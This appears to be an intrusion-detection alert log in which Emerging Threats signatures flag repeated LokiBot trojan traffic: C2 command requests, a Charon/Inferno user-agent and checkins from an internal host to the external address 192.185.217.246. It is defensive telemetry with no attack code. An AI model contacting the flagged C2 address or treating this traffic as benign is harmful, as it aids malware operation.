11/22/21-15:33:32.932694	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50105	80	192.168.11.20	192.185.217.246
11/22/21-15:33:32.932694	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50105	80	192.168.11.20	192.185.217.246
11/22/21-15:33:32.932694	TCP	2025381	ET TROJAN LokiBot Checkin	50105	80	192.168.11.20	192.185.217.246
11/22/21-15:33:32.932694	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50105	80	192.168.11.20	192.185.217.246
11/22/21-15:33:33.764572	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50106	80	192.168.11.20	192.185.217.246
11/22/21-15:33:33.764572	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50106	80	192.168.11.20	192.185.217.246
11/22/21-15:33:33.764572	TCP	2025381	ET TROJAN LokiBot Checkin	50106	80	192.168.11.20	192.185.217.246
11/22/21-15:33:33.764572	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50106	80	192.168.11.20	192.185.217.246
11/22/21-15:33:34.590383	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50107	80	192.168.11.20	192.185.217.246
11/22/21-15:33:34.590383	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50107	80	192.168.11.20	192.185.217.246
11/22/21-15:33:34.590383	TCP	2025381	ET TROJAN LokiBot Checkin	50107	80	192.168.11.20	192.185.217.246
11/22/21-15:33:34.590383	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50107	80	192.168.11.20	192.185.217.246
11/22/21-15:33:35.418876	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50108	80	192.168.11.20	192.185.217.246
11/22/21-15:33:35.418876	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50108	80	192.168.11.20	192.185.217.246
11/22/21-15:33:35.418876	TCP	2025381	ET TROJAN LokiBot Checkin	50108	80	192.168.11.20	192.185.217.246
11/22/21-15:33:35.418876	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50108	80	192.168.11.20	192.185.217.246
11/22/21-15:33:36.177037	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50109	80	192.168.11.20	192.185.217.246
11/22/21-15:33:36.177037	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50109	80	192.168.11.20	192.185.217.246
11/22/21-15:33:36.177037	TCP	2025381	ET TROJAN LokiBot Checkin	50109	80	192.168.11.20	192.185.217.246
11/22/21-15:33:36.177037	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50109	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:33:36.979083	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50110	80	192.168.11.20	192.185.217.246
11/22/21-15:33:36.979083	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50110	80	192.168.11.20	192.185.217.246
11/22/21-15:33:36.979083	TCP	2025381	ET TROJAN LokiBot Checkin	50110	80	192.168.11.20	192.185.217.246
11/22/21-15:33:36.979083	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50110	80	192.168.11.20	192.185.217.246
11/22/21-15:33:37.804282	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50111	80	192.168.11.20	192.185.217.246
11/22/21-15:33:37.804282	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50111	80	192.168.11.20	192.185.217.246
11/22/21-15:33:37.804282	TCP	2025381	ET TROJAN LokiBot Checkin	50111	80	192.168.11.20	192.185.217.246
11/22/21-15:33:37.804282	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50111	80	192.168.11.20	192.185.217.246
11/22/21-15:33:38.640577	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50112	80	192.168.11.20	192.185.217.246
11/22/21-15:33:38.640577	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50112	80	192.168.11.20	192.185.217.246
11/22/21-15:33:38.640577	TCP	2025381	ET TROJAN LokiBot Checkin	50112	80	192.168.11.20	192.185.217.246
11/22/21-15:33:38.640577	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50112	80	192.168.11.20	192.185.217.246
11/22/21-15:33:39.464794	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50113	80	192.168.11.20	192.185.217.246
11/22/21-15:33:39.464794	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50113	80	192.168.11.20	192.185.217.246
11/22/21-15:33:39.464794	TCP	2025381	ET TROJAN LokiBot Checkin	50113	80	192.168.11.20	192.185.217.246
11/22/21-15:33:39.464794	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50113	80	192.168.11.20	192.185.217.246
11/22/21-15:33:40.293467	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50114	80	192.168.11.20	192.185.217.246
11/22/21-15:33:40.293467	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50114	80	192.168.11.20	192.185.217.246
11/22/21-15:33:40.293467	TCP	2025381	ET TROJAN LokiBot Checkin	50114	80	192.168.11.20	192.185.217.246
11/22/21-15:33:40.293467	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50114	80	192.168.11.20	192.185.217.246
11/22/21-15:33:41.339865	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50115	80	192.168.11.20	192.185.217.246
11/22/21-15:33:41.339865	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50115	80	192.168.11.20	192.185.217.246
11/22/21-15:33:41.339865	TCP	2025381	ET TROJAN LokiBot Checkin	50115	80	192.168.11.20	192.185.217.246
11/22/21-15:33:41.339865	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50115	80	192.168.11.20	192.185.217.246
11/22/21-15:33:42.379235	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50116	80	192.168.11.20	192.185.217.246
11/22/21-15:33:42.379235	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50116	80	192.168.11.20	192.185.217.246
11/22/21-15:33:42.379235	TCP	2025381	ET TROJAN LokiBot Checkin	50116	80	192.168.11.20	192.185.217.246
11/22/21-15:33:42.379235	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50116	80	192.168.11.20	192.185.217.246
11/22/21-15:33:43.482146	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50117	80	192.168.11.20	192.185.217.246
11/22/21-15:33:43.482146	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50117	80	192.168.11.20	192.185.217.246
11/22/21-15:33:43.482146	TCP	2025381	ET TROJAN LokiBot Checkin	50117	80	192.168.11.20	192.185.217.246
11/22/21-15:33:43.482146	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50117	80	192.168.11.20	192.185.217.246
11/22/21-15:33:44.299983	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50118	80	192.168.11.20	192.185.217.246
11/22/21-15:33:44.299983	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50118	80	192.168.11.20	192.185.217.246
11/22/21-15:33:44.299983	TCP	2025381	ET TROJAN LokiBot Checkin	50118	80	192.168.11.20	192.185.217.246
11/22/21-15:33:44.299983	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50118	80	192.168.11.20	192.185.217.246
11/22/21-15:33:45.223452	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50119	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:33:45.223452	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50119	80	192.168.11.20	192.185.217.246
11/22/21-15:33:45.223452	TCP	2025381	ET TROJAN LokiBot Checkin	50119	80	192.168.11.20	192.185.217.246
11/22/21-15:33:45.223452	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50119	80	192.168.11.20	192.185.217.246
11/22/21-15:33:46.213718	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50120	80	192.168.11.20	192.185.217.246
11/22/21-15:33:46.213718	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50120	80	192.168.11.20	192.185.217.246
11/22/21-15:33:46.213718	TCP	2025381	ET TROJAN LokiBot Checkin	50120	80	192.168.11.20	192.185.217.246
11/22/21-15:33:46.213718	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50120	80	192.168.11.20	192.185.217.246
11/22/21-15:33:47.204059	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50121	80	192.168.11.20	192.185.217.246
11/22/21-15:33:47.204059	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50121	80	192.168.11.20	192.185.217.246
11/22/21-15:33:47.204059	TCP	2025381	ET TROJAN LokiBot Checkin	50121	80	192.168.11.20	192.185.217.246
11/22/21-15:33:47.204059	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50121	80	192.168.11.20	192.185.217.246
11/22/21-15:33:48.024959	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50122	80	192.168.11.20	192.185.217.246
11/22/21-15:33:48.024959	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50122	80	192.168.11.20	192.185.217.246
11/22/21-15:33:48.024959	TCP	2025381	ET TROJAN LokiBot Checkin	50122	80	192.168.11.20	192.185.217.246
11/22/21-15:33:48.024959	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50122	80	192.168.11.20	192.185.217.246
11/22/21-15:33:48.869765	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50123	80	192.168.11.20	192.185.217.246
11/22/21-15:33:48.869765	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50123	80	192.168.11.20	192.185.217.246
11/22/21-15:33:48.869765	TCP	2025381	ET TROJAN LokiBot Checkin	50123	80	192.168.11.20	192.185.217.246
11/22/21-15:33:48.869765	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50123	80	192.168.11.20	192.185.217.246
11/22/21-15:33:49.714851	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50124	80	192.168.11.20	192.185.217.246
11/22/21-15:33:49.714851	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50124	80	192.168.11.20	192.185.217.246
11/22/21-15:33:49.714851	TCP	2025381	ET TROJAN LokiBot Checkin	50124	80	192.168.11.20	192.185.217.246
11/22/21-15:33:49.714851	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50124	80	192.168.11.20	192.185.217.246
11/22/21-15:33:50.565595	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50125	80	192.168.11.20	192.185.217.246
11/22/21-15:33:50.565595	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50125	80	192.168.11.20	192.185.217.246
11/22/21-15:33:50.565595	TCP	2025381	ET TROJAN LokiBot Checkin	50125	80	192.168.11.20	192.185.217.246
11/22/21-15:33:50.565595	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50125	80	192.168.11.20	192.185.217.246
11/22/21-15:33:51.324056	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50126	80	192.168.11.20	192.185.217.246
11/22/21-15:33:51.324056	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50126	80	192.168.11.20	192.185.217.246
11/22/21-15:33:51.324056	TCP	2025381	ET TROJAN LokiBot Checkin	50126	80	192.168.11.20	192.185.217.246
11/22/21-15:33:51.324056	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50126	80	192.168.11.20	192.185.217.246
11/22/21-15:33:52.170742	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50127	80	192.168.11.20	192.185.217.246
11/22/21-15:33:52.170742	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50127	80	192.168.11.20	192.185.217.246
11/22/21-15:33:52.170742	TCP	2025381	ET TROJAN LokiBot Checkin	50127	80	192.168.11.20	192.185.217.246
11/22/21-15:33:52.170742	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50127	80	192.168.11.20	192.185.217.246
11/22/21-15:33:52.990002	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50128	80	192.168.11.20	192.185.217.246
11/22/21-15:33:52.990002	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50128	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:33:52.990002	TCP	2025381	ET TROJAN LokiBot Checkin	50128	80	192.168.11.20	192.185.217.246
11/22/21-15:33:52.990002	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50128	80	192.168.11.20	192.185.217.246
11/22/21-15:33:53.798329	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50129	80	192.168.11.20	192.185.217.246
11/22/21-15:33:53.798329	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50129	80	192.168.11.20	192.185.217.246
11/22/21-15:33:53.798329	TCP	2025381	ET TROJAN LokiBot Checkin	50129	80	192.168.11.20	192.185.217.246
11/22/21-15:33:53.798329	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50129	80	192.168.11.20	192.185.217.246
11/22/21-15:33:54.597963	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50130	80	192.168.11.20	192.185.217.246
11/22/21-15:33:54.597963	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50130	80	192.168.11.20	192.185.217.246
11/22/21-15:33:54.597963	TCP	2025381	ET TROJAN LokiBot Checkin	50130	80	192.168.11.20	192.185.217.246
11/22/21-15:33:54.597963	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50130	80	192.168.11.20	192.185.217.246
11/22/21-15:33:55.401627	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50131	80	192.168.11.20	192.185.217.246
11/22/21-15:33:55.401627	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50131	80	192.168.11.20	192.185.217.246
11/22/21-15:33:55.401627	TCP	2025381	ET TROJAN LokiBot Checkin	50131	80	192.168.11.20	192.185.217.246
11/22/21-15:33:55.401627	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50131	80	192.168.11.20	192.185.217.246
11/22/21-15:33:56.133743	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50132	80	192.168.11.20	192.185.217.246
11/22/21-15:33:56.133743	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50132	80	192.168.11.20	192.185.217.246
11/22/21-15:33:56.133743	TCP	2025381	ET TROJAN LokiBot Checkin	50132	80	192.168.11.20	192.185.217.246
11/22/21-15:33:56.133743	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50132	80	192.168.11.20	192.185.217.246
11/22/21-15:33:56.942614	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50133	80	192.168.11.20	192.185.217.246
11/22/21-15:33:56.942614	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50133	80	192.168.11.20	192.185.217.246
11/22/21-15:33:56.942614	TCP	2025381	ET TROJAN LokiBot Checkin	50133	80	192.168.11.20	192.185.217.246
11/22/21-15:33:56.942614	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50133	80	192.168.11.20	192.185.217.246
11/22/21-15:33:57.781892	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50134	80	192.168.11.20	192.185.217.246
11/22/21-15:33:57.781892	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50134	80	192.168.11.20	192.185.217.246
11/22/21-15:33:57.781892	TCP	2025381	ET TROJAN LokiBot Checkin	50134	80	192.168.11.20	192.185.217.246
11/22/21-15:33:57.781892	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50134	80	192.168.11.20	192.185.217.246
11/22/21-15:33:58.570957	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50135	80	192.168.11.20	192.185.217.246
11/22/21-15:33:58.570957	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50135	80	192.168.11.20	192.185.217.246
11/22/21-15:33:58.570957	TCP	2025381	ET TROJAN LokiBot Checkin	50135	80	192.168.11.20	192.185.217.246
11/22/21-15:33:58.570957	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50135	80	192.168.11.20	192.185.217.246
11/22/21-15:33:59.383447	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50136	80	192.168.11.20	192.185.217.246
11/22/21-15:33:59.383447	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50136	80	192.168.11.20	192.185.217.246
11/22/21-15:33:59.383447	TCP	2025381	ET TROJAN LokiBot Checkin	50136	80	192.168.11.20	192.185.217.246
11/22/21-15:33:59.383447	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50136	80	192.168.11.20	192.185.217.246
11/22/21-15:34:00.188377	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50137	80	192.168.11.20	192.185.217.246
11/22/21-15:34:00.188377	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50137	80	192.168.11.20	192.185.217.246
11/22/21-15:34:00.188377	TCP	2025381	ET TROJAN LokiBot Checkin	50137	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:34:00.188377	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50137	80	192.168.11.20	192.185.217.246
11/22/21-15:34:01.009894	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50138	80	192.168.11.20	192.185.217.246
11/22/21-15:34:01.009894	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50138	80	192.168.11.20	192.185.217.246
11/22/21-15:34:01.009894	TCP	2025381	ET TROJAN LokiBot Checkin	50138	80	192.168.11.20	192.185.217.246
11/22/21-15:34:01.009894	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50138	80	192.168.11.20	192.185.217.246
11/22/21-15:34:01.802552	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50139	80	192.168.11.20	192.185.217.246
11/22/21-15:34:01.802552	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50139	80	192.168.11.20	192.185.217.246
11/22/21-15:34:01.802552	TCP	2025381	ET TROJAN LokiBot Checkin	50139	80	192.168.11.20	192.185.217.246
11/22/21-15:34:01.802552	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50139	80	192.168.11.20	192.185.217.246
11/22/21-15:34:02.616982	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50140	80	192.168.11.20	192.185.217.246
11/22/21-15:34:02.616982	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50140	80	192.168.11.20	192.185.217.246
11/22/21-15:34:02.616982	TCP	2025381	ET TROJAN LokiBot Checkin	50140	80	192.168.11.20	192.185.217.246
11/22/21-15:34:02.616982	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50140	80	192.168.11.20	192.185.217.246
11/22/21-15:34:03.466069	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50141	80	192.168.11.20	192.185.217.246
11/22/21-15:34:03.466069	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50141	80	192.168.11.20	192.185.217.246
11/22/21-15:34:03.466069	TCP	2025381	ET TROJAN LokiBot Checkin	50141	80	192.168.11.20	192.185.217.246
11/22/21-15:34:03.466069	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50141	80	192.168.11.20	192.185.217.246
11/22/21-15:34:04.250412	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50142	80	192.168.11.20	192.185.217.246
11/22/21-15:34:04.250412	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50142	80	192.168.11.20	192.185.217.246
11/22/21-15:34:04.250412	TCP	2025381	ET TROJAN LokiBot Checkin	50142	80	192.168.11.20	192.185.217.246
11/22/21-15:34:04.250412	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50142	80	192.168.11.20	192.185.217.246
11/22/21-15:34:05.094728	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50143	80	192.168.11.20	192.185.217.246
11/22/21-15:34:05.094728	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50143	80	192.168.11.20	192.185.217.246
11/22/21-15:34:05.094728	TCP	2025381	ET TROJAN LokiBot Checkin	50143	80	192.168.11.20	192.185.217.246
11/22/21-15:34:05.094728	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50143	80	192.168.11.20	192.185.217.246
11/22/21-15:34:05.909445	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50144	80	192.168.11.20	192.185.217.246
11/22/21-15:34:05.909445	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50144	80	192.168.11.20	192.185.217.246
11/22/21-15:34:05.909445	TCP	2025381	ET TROJAN LokiBot Checkin	50144	80	192.168.11.20	192.185.217.246
11/22/21-15:34:05.909445	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50144	80	192.168.11.20	192.185.217.246
11/22/21-15:34:06.763994	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50145	80	192.168.11.20	192.185.217.246
11/22/21-15:34:06.763994	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50145	80	192.168.11.20	192.185.217.246
11/22/21-15:34:06.763994	TCP	2025381	ET TROJAN LokiBot Checkin	50145	80	192.168.11.20	192.185.217.246
11/22/21-15:34:06.763994	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50145	80	192.168.11.20	192.185.217.246
11/22/21-15:34:07.594828	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50146	80	192.168.11.20	192.185.217.246
11/22/21-15:34:07.594828	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50146	80	192.168.11.20	192.185.217.246
11/22/21-15:34:07.594828	TCP	2025381	ET TROJAN LokiBot Checkin	50146	80	192.168.11.20	192.185.217.246
11/22/21-15:34:07.594828	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50146	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:34:08.321317	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50147	80	192.168.11.20	192.185.217.246
11/22/21-15:34:08.321317	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50147	80	192.168.11.20	192.185.217.246
11/22/21-15:34:08.321317	TCP	2025381	ET TROJAN LokiBot Checkin	50147	80	192.168.11.20	192.185.217.246
11/22/21-15:34:08.321317	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50147	80	192.168.11.20	192.185.217.246
11/22/21-15:34:09.136717	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50148	80	192.168.11.20	192.185.217.246
11/22/21-15:34:09.136717	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50148	80	192.168.11.20	192.185.217.246
11/22/21-15:34:09.136717	TCP	2025381	ET TROJAN LokiBot Checkin	50148	80	192.168.11.20	192.185.217.246
11/22/21-15:34:09.136717	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50148	80	192.168.11.20	192.185.217.246
11/22/21-15:34:09.925664	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50149	80	192.168.11.20	192.185.217.246
11/22/21-15:34:09.925664	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50149	80	192.168.11.20	192.185.217.246
11/22/21-15:34:09.925664	TCP	2025381	ET TROJAN LokiBot Checkin	50149	80	192.168.11.20	192.185.217.246
11/22/21-15:34:09.925664	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50149	80	192.168.11.20	192.185.217.246
11/22/21-15:34:10.734740	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50150	80	192.168.11.20	192.185.217.246
11/22/21-15:34:10.734740	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50150	80	192.168.11.20	192.185.217.246
11/22/21-15:34:10.734740	TCP	2025381	ET TROJAN LokiBot Checkin	50150	80	192.168.11.20	192.185.217.246
11/22/21-15:34:10.734740	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50150	80	192.168.11.20	192.185.217.246
11/22/21-15:34:11.557248	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50151	80	192.168.11.20	192.185.217.246
11/22/21-15:34:11.557248	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50151	80	192.168.11.20	192.185.217.246
11/22/21-15:34:11.557248	TCP	2025381	ET TROJAN LokiBot Checkin	50151	80	192.168.11.20	192.185.217.246
11/22/21-15:34:11.557248	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50151	80	192.168.11.20	192.185.217.246
11/22/21-15:34:12.392309	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50152	80	192.168.11.20	192.185.217.246
11/22/21-15:34:12.392309	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50152	80	192.168.11.20	192.185.217.246
11/22/21-15:34:12.392309	TCP	2025381	ET TROJAN LokiBot Checkin	50152	80	192.168.11.20	192.185.217.246
11/22/21-15:34:12.392309	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50152	80	192.168.11.20	192.185.217.246
11/22/21-15:34:13.343348	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50153	80	192.168.11.20	192.185.217.246
11/22/21-15:34:13.343348	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50153	80	192.168.11.20	192.185.217.246
11/22/21-15:34:13.343348	TCP	2025381	ET TROJAN LokiBot Checkin	50153	80	192.168.11.20	192.185.217.246
11/22/21-15:34:13.343348	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50153	80	192.168.11.20	192.185.217.246
11/22/21-15:34:14.101417	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50154	80	192.168.11.20	192.185.217.246
11/22/21-15:34:14.101417	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50154	80	192.168.11.20	192.185.217.246
11/22/21-15:34:14.101417	TCP	2025381	ET TROJAN LokiBot Checkin	50154	80	192.168.11.20	192.185.217.246
11/22/21-15:34:14.101417	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50154	80	192.168.11.20	192.185.217.246
11/22/21-15:34:14.946363	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50155	80	192.168.11.20	192.185.217.246
11/22/21-15:34:14.946363	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50155	80	192.168.11.20	192.185.217.246
11/22/21-15:34:14.946363	TCP	2025381	ET TROJAN LokiBot Checkin	50155	80	192.168.11.20	192.185.217.246
11/22/21-15:34:14.946363	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50155	80	192.168.11.20	192.185.217.246
11/22/21-15:34:15.713509	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50156	80	192.168.11.20	192.185.217.246

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/21-15:34:15.713509	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50156	80	192.168.11.20	192.185.217.246
11/22/21-15:34:15.713509	TCP	2025381	ET TROJAN LokiBot Checkin	50156	80	192.168.11.20	192.185.217.246
11/22/21-15:34:15.713509	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50156	80	192.168.11.20	192.185.217.246
11/22/21-15:34:16.554179	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50157	80	192.168.11.20	192.185.217.246
11/22/21-15:34:16.554179	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50157	80	192.168.11.20	192.185.217.246
11/22/21-15:34:16.554179	TCP	2025381	ET TROJAN LokiBot Checkin	50157	80	192.168.11.20	192.185.217.246
11/22/21-15:34:16.554179	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50157	80	192.168.11.20	192.185.217.246
11/22/21-15:34:17.418825	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50158	80	192.168.11.20	192.185.217.246
11/22/21-15:34:17.418825	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50158	80	192.168.11.20	192.185.217.246
